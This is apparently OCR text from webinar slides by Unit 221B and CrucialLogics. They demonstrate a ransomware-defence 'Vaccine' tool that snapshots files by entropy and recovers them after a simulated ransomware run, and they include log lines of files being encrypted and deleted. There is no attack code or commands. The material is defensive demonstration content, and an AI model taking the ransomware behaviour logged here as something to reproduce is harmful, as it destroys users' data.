
GUIDED BY INTEGRITY DISCREET BY DESIGN


CrucialLogics

consulting with a conscience™

UNIT 221B

GUIDED BY INTEGRITY DISCREET BY DESIGN


mountpoint
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
mountpoint
lancejames@unit221...
Other Locations
Name
Pictures
Zoom
DPG_Investigation_Part2-4.pdf.enc
Vaccine Service
Vaccine Output:
Vaccine Log: /Pictures/How to add commas to a number in Python_files/main.d7fbfe64.chunk.js snapshot written Entropy: 5.101298114795501
Vaccine Log: /Pictures/How to add commas to a number in Python_files/analytics.js snapshot written Entropy: 5.519735627290776
Vaccine Log: /Pictures/How to add commas to a number in Python_files/1031084693628834 snapshot written Entropy: 5.40294723440917
Vaccine Log: /Pictures/221B/.DS_Store snapshot written Entropy: 0.5931852587343436
Vaccine Log: /Pictures/221B/Together/Allison Nixon, Lance James (DRIM photo by Olivia Campbell) taken 2020-02-07 image#001.jpg snapshot written Entropy: 7.949708351373441
Vaccine Log: /Pictures/221B/Together/Allison Nixon, Lance James (DRIM photo by Olivia Campbell) taken 2020-02-07 image#002-2.jpg snapshot written Entropy: 7.950073254283082
Vaccine Log: /Pictures/221B/Together/Allison Nixon, Lance James (DRIM photo by Olivia Campbell) taken 2020-02-07 image#002-1.jpg snapshot written Entropy: 7.957831144807377
Vaccine Log: /Pictures/221B/Separately/Allison Nixon, Lance James (DRIM photo by Olivia Campbell) taken 2020-02-07 image#001.jpg snapshot written Entropy: 7.949710125953191
Vaccine Log: /Pictures/221B/Separately/Allison Nixon (DRIM photo by Aaron Sylvan) taken 2020-02-07 image#012.jpg snapshot written Entropy: 7.9735830455835055
Vaccine Log: /Pictures/221B/Separately/Allison Nixon (DRIM photo by Aaron Sylvan) taken 2020-02-07 image#007.jpg snapshot written Entropy: 7.965056939689661
Vaccine Log: /Pictures/221B/Separately/Allison Nixon (DRIM photo by Olivia Campbell) taken 2020-02-07 image#001.jpg snapshot written Entropy: 7.952038055852405
Vaccine Log: /Pictures/221B/Separately/Lance James (DRIM photo by Aaron Sylvan) taken 2020-02-07 image#006.jpg snapshot written Entropy: 7.957671450891761
Vaccine Log: /Pictures/221B/Separately/Lance James (DRIM photo by Olivia Campbell) taken 2020-02-07 image#003.jpg snapshot written Entropy: 7.9240778875687345
Vaccine Log: /Pictures/221B/Separately/Lance James (DRIM photo by Aaron Sylvan) taken 2020-02-07 image#005.jpg snapshot written Entropy: 7.9757684114224
Vaccine Log: /Pictures/221B/Separately/Lance James (DRIM photo by Olivia Campbell) taken 2020-02-07 image#007.jpg snapshot written Entropy: 7.9423131918352095
Vaccine Log: /Pictures/221B/Separately/Lance James (DRIM photo by Aaron Sylvan) taken 2020-02-07 image#004.jpg snapshot written Entropy: 7.976782460295454
Vaccine Log: /Pictures/Screenshots/Screenshot from 2022-06-21 21-58-01.png snapshot written Entropy: 0.26775576050662064
Vaccine Log: /Pictures/Screenshots/Screenshot from 2022-06-27 12-39-53.png snapshot written Entropy: 7.982802454085572
Vaccine Log: /Pictures/Screenshots/Screenshot from 2022-06-27 12-38-47.png snapshot written Entropy: 7.930782094912581
Vaccine Log: /Pictures/Screenshots/Screenshot from 2022-06-29 11-49-44.png snapshot written Entropy: 7.984576815516019
Vaccine Log: /Pictures/Screenshots/Screenshot from 2022-06-09 15-34-55.png snapshot written Entropy: 7.956961797042768
Vaccine Log: /Pictures/Screenshots/Screenshot from 2022-06-27 11-02-39.png snapshot written Entropy: 7.897262574221631
Vaccine Log: /Pictures/Screenshots/Screenshot from 2022-06-28 15-47-45.png snapshot written Entropy: 7.995944733409338
Vaccine Log: /Pictures/SecretService/check_secrets.png snapshot written Entropy: 7.861028163824469
Vaccine Log: /Pictures/SecretService/SecretSending.png snapshot written Entropy: 7.646654753082286
Vaccine Log: /Pictures/SecretService/bigpicture.png snapshot written Entropy: 7.993357697930638
Vaccine Log: /Pictures/SecretService/CheckGmail.png snapshot written Entropy: 7.960954133673579
Turn on Vaccine
Recover
Exit


Ransomware Log: Encrypting: mountpoint/Pictures/zen_tattoo.jpg
Ransomware Log: Entropy: 7.999710046137539 mountpoint/Pictures/zen_tattoo.jpg
Ransomware Log: Deleted: mountpoint/Pictures/zen_tattoo.jpg
Ransomware Log: Encrypted: mountpoint/Pictures/zen_tattoo.jpg
Ransomware Log: Encrypting: mountpoint/Pictures/Screenshot from 2021-09-13 19-36-05.png
Ransomware Log: Entropy: 7.9998524469498165 mountpoint/Pictures/Screenshot from 2021-09-13 19-36-05.png
Ransomware Log: Deleted: mountpoint/Pictures/Screenshot from 2021-09-13 19-36-05.png
Ransomware Log: Encrypted: mountpoint/Pictures/Screenshot from 2021-09-13 19-36-05.png
Ransomware Log: Encrypting: mountpoint/Pictures/Screenshot from 2021-09-17 11-21-34.png
Ransomware Log: Entropy: 7.915971257094324 mountpoint/Pictures/Screenshot from 2021-09-17 11-21-34.png
Ransomware Log: Deleted: mountpoint/Pictures/Screenshot from 2021-09-17 11-21-34.png
Ransomware Log: Encrypted: mountpoint/Pictures/Screenshot from 2021-09-17 11-21-34.png
Ransomware Log: Encrypting: mountpoint/Pictures/Screenshot from 2022-04-11 13-16-44.png
Ransomware Log: Entropy: 7.999865054966473 mountpoint/Pictures/Screenshot from 2022-04-11 13-16-44.png
Ransomware Log: Deleted: mountpoint/Pictures/Screenshot from 2022-04-11 13-16-44.png
Ransomware Log: Encrypted: mountpoint/Pictures/Screenshot from 2022-04-11 13-16-44.png
Ransomware Log: Encrypting: mountpoint/Pictures/Screenshot from 2021-09-02 18-03-04.png
Ransomware Log: Entropy: 7.998205236473129 mountpoint/Pictures/Screenshot from 2021-09-02 18-03-04.png
Ransomware Log: Deleted: mountpoint/Pictures/Screenshot from 2021-09-02 18-03-04.png
Ransomware Log: Encrypted: mountpoint/Pictures/Screenshot from 2021-09-02 18-03-04.png
Ransomware Log: Encrypting: mountpoint/Pictures/Screenshot from 2021-09-13 16-03-15.png
Ransomware Log: Entropy: 7.999681117809381 mountpoint/Pictures/Screenshot from 2021-09-13 16-03-15.png
Ransomware Log: Deleted: mountpoint/Pictures/Screenshot from 2021-09-13 16-03-15.png
Ransomware Log: Encrypted: mountpoint/Pictures/Screenshot from 2021-09-13 16-03-15.png
Ransomware Log: Encrypting: mountpoint/Pictures/Screenshot from 2021-08-16 16-47-04.png
Ransomware Log: Entropy: 7.9998176746690195 mountpoint/Pictures/Screenshot from 2021-08-16 16-47-04.png
generic@pop-os: ~/training/FS/root
generic@pop-os: ~/training/FS
generic@pop-os: ~/training/FS
Trash
mountpoint
lancejames@unit221...
Other Locations
"DPG_Investigation_Part2-4.pdf.enc" selected (1.3 MB)
Vaccine Service
Vaccine Log: /Pictures/Screenshot from 2021-09-13 19-36-05.png snapshot written Entropy: 7.9126291247157505
Vaccine Log: /Pictures/Screenshot from 2021-09-17 11-21-34.png snapshot written Entropy: 7.878731673401932
Vaccine Log: /Pictures/Screenshot from 2022-04-11 13-16-44.png snapshot written Entropy: 7.923581858491214

Thank You

And Shout Outs

- Digital Ocean
- Cylance
- Didactic Security
- CADO-NFS
- You!

www.unit221b.com
info@unit221b.com

Linkedin Contact

UNIT 221B
GUIDED BY INTEGRITY DISCREET BY DESIGN

CrucialLogics
consulting with a conscience™

Questions?

To ask our speakers a question, type your question into the Chat located in the bottom right portion of the screen.

Thank you for joining us today.

Amol Joshi
CrucialLogics
Amol.Joshi@cruciallogics.com

Lance James
Unit221b
LanceJames@unit221b.com